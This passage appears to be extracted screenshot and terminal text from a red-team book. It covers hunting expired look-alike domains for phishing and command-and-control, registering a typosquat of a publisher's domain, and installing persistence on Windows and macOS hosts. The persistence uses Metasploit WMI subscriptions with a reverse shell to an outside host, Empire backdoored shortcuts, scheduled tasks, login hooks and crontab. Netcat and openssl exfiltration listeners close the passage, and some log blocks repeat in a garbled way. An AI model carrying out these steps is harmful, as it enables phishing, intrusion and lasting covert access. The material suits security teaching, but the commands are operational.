[*] https://www.expireddomains.net/backorder-expired-domains?start=25&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&ftl ds[]=2&ftl ds[]=3&ftl ds[]=4&fal exa=0

[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] https://www.expireddomains.net/backorder-expired-domains?start=0&ftrl ds[]=2&ftrl ds[]=3&ftrl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=0&ftrl ds[]=2&ftrl ds[]=3&ftrl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/backorder-expired-domains?start=25&ftrl ds[]=2&ftrl ds[]=3&ftrl ds[]=4&fal exa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&ftrl ds[]=2&ftrl ds[]=3&ftrl ds[]=4&fal exa=0

[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] https://www.expireddomains.net/deleted-com-domains/?start=0&f1ds[]=2&f1ds[]=3&f1ds[]=4&falexa=0
[*] https://www.expireddomains.net/backorder-expired-domains/?start=25&f1ds[]=2&f1ds[]=3&f1ds[]=4&falexa=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&f1ds[]=2&f1ds[]=3&f1ds[]=4&falexa=0

[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] https://www.expireddomains.net/backorder-expired-domains/?start=25&ftlds[]=2&ftlds[]=3&ftlds[]=4&foalex=0
[*] https://www.expireddomains.net/deleted-com-domains/?start=25&ftlds[]=2&ftlds[]=3&ftlds[]=4&foalex=0

[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] 100 of 100 domains discovered with a potentially desirable categorization!

[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] Search complete
[*] Log written to 20180923_212703_domainreport.html
```

```
[*] Log written to 20180923_212703_domainreport.html
```

Domain	Birth	#	TLDs	Status	BlueCoat	IBM	Cisco Talos
yingjimeiy.com	2018	1	.com .net .org		-	-	-
ronghechuangfu.com	2018	2	.com .net .org		-	-	-
renrentuijian.com	2018	1	.com .net .org		-	-	-
changlezhijia.com	2018	1	.com .net .org		-	-	-
shengjijituan.com	2018	2	.com .net .org		-	-	-
wurendianqi.com	2018	2	.com .net .org		-	-	-

```
xxXzombi3xx:domainhunter Harry$ python domainhunter.py -h
usage: domainhunter.py [-h] [-a] [-k KEYWORD] [-c] [-f FILENAME] [--ocr]
                        [-r MAXRESULTS] [-s SINGLE] [-t {0,1,2,3,4,5}]
                        [-w MAXWIDTH] [-V]
```

Finds expired domains, domain categorization, and Archive.org history to determine good candidates for C2 and phishing domains

optional arguments:

```
-h, --help            show this help message and exit
-a, --alexa            Filter results to Alexa listings
-k KEYWORD, --keyword KEYWORD
                        Keyword used to refine search results
-c, --check            Perform domain reputation checks
-f FILENAME, --filename FILENAME
                        Specify input file of line delimited domain names to
                        check
--ocr                 Perform OCR on CAPTCHAs when challenged
-r MAXRESULTS, --maxresults MAXRESULTS
                        Number of results to return when querying latest
                        expired/deleted domains
-s SINGLE, --single SINGLE
                        Performs detailed reputation checks against a single
                        domain name/IP.
-t {0,1,2,3,4,5}, --timing {0,1,2,3,4,5}
                        Modifies request timing to avoid CAPTCHAs. Slowest(0)
                        = 90-120 seconds, Default(3) = 10-20 seconds,
                        Fastest(5) = no delay
-w MAXWIDTH, --maxwidth MAXWIDTH
                        Width of text table
-V, --version          show program's version number and exit
```

Examples:

```
./domainhunter.py -k apples -c --ocr -t5
./domainhunter.py --check --ocr -t3
./domainhunter.py --single mydomain.com
./domainhunter.py --keyword tech --check --ocr --timing 5 --alexa
./domainhunter.py --filename inputlist.txt --ocr --timing 5
xxXzombi3xx:domainhunter Harry$
```

0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99

Expired Domains Reputation Checker
Authors: @joevest and @andrewchiles

DISCLAIMER: This is for educational purposes only!
It is designed to promote education and the improvement of computer/cyber security.
The authors or employers are not liable for any illegal act or misuse performed by any user of this tool.
If you plan to use this content for illegal purpose, don't. Have a nice day :)

```
[*] Downloading malware domain list from http://mirror1.malwaredomains.com/files/justdomains
```

```
[*] Fetching expired or deleted domains containing "packtpub"
```

```
[*] https://www.expireddomains.net/domain-name-search/?q=packtpub&fwhois=22&fal exa=0
```

[*] <https://www.expireddomains.net/domain-name-search/?start=25&q=packtpub&fwhois=22&fallexa=0>

```
[*] https://www.expireddomains.net/domain-name-search/?start=50&q=packtpub&fwhois=22&fal exa=0
```


```
[*] https://www.expireddomains.net/domain-name-search/?start=75&q=packtpub&fwhois=22&fal exa=0
```

```
[*] 2 of 2 domains discovered with a potentially desireable categorization!
```

[*] Search complete

```
[*] Log written to 20180923_213145_domainreport.html
```

Domain	Birth	#	TLDs	Status	BlueCoat	IBM	Cisco Talos
impacktpubserv.com	2011	10	.com .net .org	Available	-	-	-
wwwpacktpub.com	-	0	.com .net .org	Available	-	-	-



← → 🔍 Not Secure | www.dot.tk/en/index.html?lang=en

English
Login to My Freenom

wwwpacktpub.com Check Availability

Yes **wwwpacktpub.com** is available! 1 domain in cart Checkout

wwwpacktpub .com	• COST PRICE	USD 8.³⁸
		✓ Selected

← → 🔍 Not Secure | www.dot.tk/en/index.html?lang=en

Get one of these domains. They are **free**!

wwwpacktpub .tk	• FREE	USD 0.⁰⁰	Select
wwwpacktpub .ml	• FREE	USD 0.⁰⁰	Select
wwwpacktpub .ga	• FREE	USD 0.⁰⁰	Select
wwwpacktpub .cf	• FREE	USD 0.⁰⁰	Select
wwwpacktpub .gq	• FREE	USD 0.⁰⁰	Select

Get one of these domains. They are **free!**

wwwpacktpub .tk	• FREE	USD 0.00	✓ Selected
wwwpacktpub .ml	• FREE	USD 0.00	Select
wwwpacktpub .ga	• FREE	USD 0.00	Select
wwwpacktpub .cf	• FREE	USD 0.00	Select
wwwpacktpub .gq	• FREE	USD 0.00	Select

← → ↻ https://my.freenom.com/cart.php?a=confdomains&language=english

freenom
A Name for Everyone

Services ▾ Partners ▾ About Freenom ▾ Support ▾ English ▾

Find a new FREE domain

Check Availability

Domain

2 IDPRIELD ⓘ

Use your new domain

Period

wwwpacktpub.tk

Forward this domain or Use DNS

3 Months @ FREE

Continue

Domain

ID SHIELD

Use your new domain

Period

wwwpacktpub.tk

Forward this domain

 or

Use DNS

3 Months @ FREE

Use Freenom DNS Service

Use your own DNS

Enter your A record here

Hostname

wwwpacktpub.tk

IP address

35.153.183.204

Hostname

www.wwwpacktpub.tk

IP address

35.153.183.204

Continue

freenom

A Name for Everyone

Services Partners About Freenom Support English

Review & Checkout

Description	Price
Domain Registration - wwwpacktpub.tk	\$0.00USD
Subtotal:	\$0.00USD
Total Due Today:	\$0.00USD

Verification link Sent to Your Email The Link Is Valid For Only 24 Hours Go to Your Email Index and Click On The Link

Enter Different Email

freenom
A Name for Everyone

Services ▾Partners ▾About Freenom ▾Support ▾Hello Zircanavo ▾English ▾

Order Confirmation

Thank you for your order. You will receive a confirmation email shortly.

Your Order Number is: 7909555460

If you have any questions about your order, please open a support ticket from your client area and quote your order number.

[Click here to go to your Client Area](#)

```
ubuntu@Redirector:~$ dig wwwpacktpub.tk


;; <<>> DiG 9.10.3-P4-Ubuntu <<>> wwwpacktpub.tk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32255
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;wwwpacktpub.tk.                IN      A


;; ANSWER SECTION:
wwwpacktpub.tk.                27      IN      A      35.153.183.204

;; Query time: 0 msec
;; SERVER: 172.31.0.2#53(172.31.0.2)
;; WHEN: Sun Sep 23 16:21:45 UTC 2018
;; MSG SIZE rcvd: 59

ubuntu@Redirector:~$ █
```



Chapter 12: Achieving Persistence



●●●

windows/local/wmi_persistence

WMI Event Subscription Persistence

This module will create a permanent WMI event subscription to achieve file-less persistence using one of five methods. The EVENT method will create an event filter that will query the event log for an EVENT_ID_TRIGGER (default: failed logon request id 4625) that also contains a specified USERNAME_TRIGGER (note: failed logon

Option	Value
CALLBACK_INTERVAL	1800000
CLASSNAME	UPDATER
DisablePayloadHandler	true
EVENT_ID_TRIGGER	4625
ExitOnSession	false
LHOST	207.154.199.85

Targets: 0 => Windows

☐ Show advanced options

Launch

windows/local/wmi_persistence

WMI Event Subscription Persistence

This module will create a permanent WMI event subscription to achieve file-less persistence using one of five methods. The EVENT method will create an event filter that will query the event log for an EVENT_ID_TRIGGER (default: failed logon request id 4625) that also contains a specified USERNAME_TRIGGER (note: failed logon auditing must be enabled on the target for

Option	Value
DisablePayloadHandler	true
EVENT_ID_TRIGGER	4625
ExitOnSession	false
LHOST	207.154.199.85
LPORT	8080
PAYLOAD +	windows/meterpreter/reverse_tcp
PERSISTENCE_METHOD	PROCESS
PROCESS_TRIGGER	CALC.EXE
SESSION +	2
USERNAME_TRIGGER	BOB

Targets:

0 => Windows





☐ Show advanced options

Launch

```

msf exploit(windows/local/wmi_persistence) > set USERNAME_TRIGGER BOB
USERNAME_TRIGGER => BOB
msf exploit(windows/local/wmi_persistence) > set EVENT_ID_TRIGGER 4625
EVENT_ID_TRIGGER => 4625
msf exploit(windows/local/wmi_persistence) > set WAITFOR_TRIGGER CALL
WAITFOR_TRIGGER => CALL
msf exploit(windows/local/wmi_persistence) > set CALLBACK_INTERVAL 1800000
CALLBACK_INTERVAL => 1800000
msf exploit(windows/local/wmi_persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(windows/local/wmi_persistence) > exploit -j
[*] Exploit running as background job 5.
[*] Installing Persistence...
[+] - Bytes remaining: 12208
[+] - Bytes remaining: 4208
[+] Payload successfully staged.
[+] Persistence installed!
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/192.168.0.96_20180921.1617/192.168.0.96_20180921.1617.rc

```

	Address	Label	Description
	192.168.0.96		dfx-PC\dfx @ DFX-PC
	[REDACTED]		Meterpreter 2
	[REDACTED]		Meterpreter 3
	0.0.0.0		Services
			Scan
			Host

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to [REDACTED]
[*] New agent KETD4WPL checked in
[+] Initial agent KETD4WPL from [REDACTED] now active (Slack)
[*] Sending agent (stage 2) to KETD4WPL at [REDACTED]
agents

[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay
KETD4WPL	ps	192.168.0.96	DFX-PC	*dfx-PC\dfx	powershell	3220	5/0.0

```
(Empire: KETD4WPL) > usemodule persistence/
elevated/registry*           misc/debugger*           powerbreach/deaduser
elevated/schtasks*           misc/disable_machine_acct_change* powerbreach/eventlog*
elevated/wmi*                misc/get_ssps             powerbreach/resolver
elevated/wmi_updater*        misc/install_ssp*         userland/backdoor_lnk
misc/add_netuser              misc/memssp*              userland/registry
misc/add_sid_history*        misc/skeleton_key*        userland/schtasks
```

```
[(Empire: powershell/persistence/userland/backdoor_lnk) > info
```

```
      Name: Invoke-BackdoorLNK
      Module: powershell/persistence/userland/backdoor_lnk
      NeedsAdmin: False
      OpsecSafe: False
      Language: powershell
MinLanguageVersion: 2
      Background: True
      OutputExtension: None
```

Authors:

@harmj0y

Description:

Backdoor a specified .LNK file with a version that launches the original binary and then an Empire stager.

Options:

Name	Required	Value	Description
----	-----	-----	-----
Listener	True		Listener to use.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Cleanup	False		Switch. Restore the original .LNK settings.
RegPath	True	HKCU:\Software\Microsoft\Windows\debug	Registry location to store the script code. Last element is the key name.
Proxy	False	default	Proxy to use for request (default, none, or other).
ExtFile	False		Use an external file for the payload instead of a stager.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Agent	True	KETD4WPL	Agent to run module on.
LNKPath	True		Full path to the .LNK to backdoor.


```
UserAgent  False      default      User-agent string to use for the staging
           Agent      True       KETD4WPL    request (default, none, or other).
           Agent      True       KETD4WPL    Agent to run module on.
(Empire: powershell/persistence/userland/backdoor_lnk) > set LNKPath C:\Users\dfx\Desktop\Google Chrome.lnk
```

```
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Agent KETD4WPL returned results.
Job started: H2Y7A8
[*] Valid results returned by ██████████
[*] Agent KETD4WPL returned results.
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'

[*] .LNK at C:\Users\dfx\Desktop\Google Chrome.lnk set to trigger

Invoke-BackdoorLNK run on path 'C:\Users\dfx\Desktop\Google Chrome.lnk' with stager for listener 'http'

[*] Valid results returned by ██████████
```



```
[Empire: powershell/persistence/userland/backdoor_lnk] > [*] Sending POWERSHELL stager (stage 1) to [REDACTED]
[*] New agent H259N34A checked in
[+] Initial agent H259N34A from [REDACTED] low active (Slack)
[*] Sending agent (stage 2) to H259N34A at [REDACTED]
```

```

(Empire: powershell/persistence/elevated/schtasks) > info

        Name: Invoke-Schtasks
        Module: powershell/persistence/elevated/schtasks
        NeedsAdmin: True
        OpsecSafe: False
        Language: powershell
MinLanguageVersion: 2
        Background: False
        OutputExtension: None

Authors:
    @mattifestation
    @harmj0y

Description:
    Persist a stager (or script) using schtasks running as
    SYSTEM. This has a moderate detection/removal rating.

Comments:
    https://github.com/mattifestation/PowerSploit/blob/master/Pe
    rsistence/Persistence.psm1

```

```

(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked KETD4WPL to run TASK_CMD_WAIT
[*] Agent KETD4WPL tasked with task ID 2
[*] Tasked agent KETD4WPL to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent KETD4WPL returned results.
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug
with Updater daily trigger at 09:00.

```

```

QNZRZ7YG py 192.168.0.50    MacBook-Air.Dlink Himanshu

```

```

(Empire: agents) > interact QNZRZ7YG

```

```

(Empire: QNZRZ7YG) > usemodule persistence/
multi/crontab                osx/RemoveDaemon*          osx/mail
multi/desktopfile            osx/launchdaemonexecutable*
osx/CreateHijacker*          osx/loginhook

```

```

(Empire: python/persistence/osx/loginhook) > info

      Name: LoginHook
      Module: python/persistence/osx/loginhook
      NeedsAdmin: False
      OpsecSafe: False
      Language: python
      MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None

Authors:
  @Killswitch-GUI

Description:
  Installs Empire agent via LoginHook.

```

Options:

Name	Required	Value	Description
Password	True		User password for sudo.
LoginHookScript	True	/Users/Harry/Desktop/hel lo.sh	Full path of the script to be executed/
Agent	True	55GNA3S3	Agent to execute module on.

```

(Empire: 55GNA3S3) > [*] Sending PYTHON stager (stage 1) to 
[*] Agent Z6PPJAL6 from  hosted valid Python PUB key
[*] New agent Z6PPJAL6 checked in
[+] Initial agent Z6PPJAL6 from  now active (Slack)
[*] Sending agent (stage 2) to Z6PPJAL6 at 

```

```

(Empire: E33W80WR) > usemodule persistence/multi/crontab
(Empire: python/persistence/multi/crontab) > 

```

```

(Empire: python/persistence/multi/crontab) > set Hourly True

```



```

(Empire: python/persistence/multi/crontab) > set FileName a
(Empire: python/persistence/multi/crontab) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E33W80WR to run TASK_CMD_WAIT
[*] Agent E33W80WR tasked with task ID 1
[*] Tasked agent E33W80WR to run module python/persistence/multi/crontab

```

GitHub, Inc. [US] | <https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence>



★ Bookmarks Hack The Planet - I... 97K Men's Stand U... abxx Hack Forums Kaotic Creations techorganic g0tm1k: Tenable Nessus Vul... Diagnosing basic pr...

Branch: master ▾ AggressorScripts / Persistence / Create new file Find file History

harleyQu1nn Update README.md Latest commit b643f24 on 15 May

..

Bitsadmin.cna	Bitsadmin Persistence	4 months ago
HKCURunKeyPSRegistryPersist.cna	Updated with PowerPick	7 months ago
HKLMRunKeyPSRegistryPersist.cna	Updated with PowerPick	7 months ago
Persistence_Menu.cna	Updated with PowerPick	7 months ago
README.md	Update README.md	4 months ago
RegistryPersist.cna	Updated with PowerPick	7 months ago
ServiceEXEPersist.cna	Updated with PowerPick	7 months ago
StartupFolderPersist.cna	Updated with PowerPick	7 months ago
StartupGPOPersist.cna	Updated with PowerPick	7 months ago
UserSchtasksPersist.cna	Updated with PowerPick	7 months ago
WMICEventPersist.cna	Updated with PowerPick	7 months ago
WMIEventPersist.cna	Updated with PowerPick	7 months ago



● ● ● HKCU Run Key Registry PowerShell Persistence (User Level)

HKCU Run Key Registry PowerShell Persistence - Generates a PowerShell Base64 Encoded payload as a HKCU Run Key Registry Entry for persistence on selected beacon.

Registry Key Name for Payload:

Registry Key Name to execute Payload:

Chapter 13: Data Exfiltration

```
Harry~nc -b en0 -lv 8080 ~125x30
xXxZombi3XxX:~ Harry's nc -b en0 -lv 8080

Today's Code is : EX812. Please make a note of it @Himanshu

Harry -- tcpdump -s 76x24
xXxZombi3XxX:~ Harry's sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq
2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5
21124753 ecr 521087380], length 0: HTTP
0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..@..
0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 .....0.....2
0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a .....1.....
0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 .....).Today's.
0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e .Code.is.:EX812.
0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e .Please.make.a.n
0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e .ote.of.it.@Himan
0x0070: 7368 750a shu.
```

```
xxXzombi3XXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr

Today's code is : EX812. Please make a note of it @Himanshu

xxXzombi3XXx:~ Harry$ sudo tcpdump -XX -i lo port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type NULL (BSD loopback), capture size 262144 bytes
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq
513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522
585222 ecr 522533246], length 81: HTTP
0x0000:  0200 0000 4502 0085 0000 4000 4006 0000  ....E....@.@...
0x0010:  c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77  .........x...=w
0x0020:  b09d 8fbd 8018 3190 85d4 0000 0101 080a  ....1.....
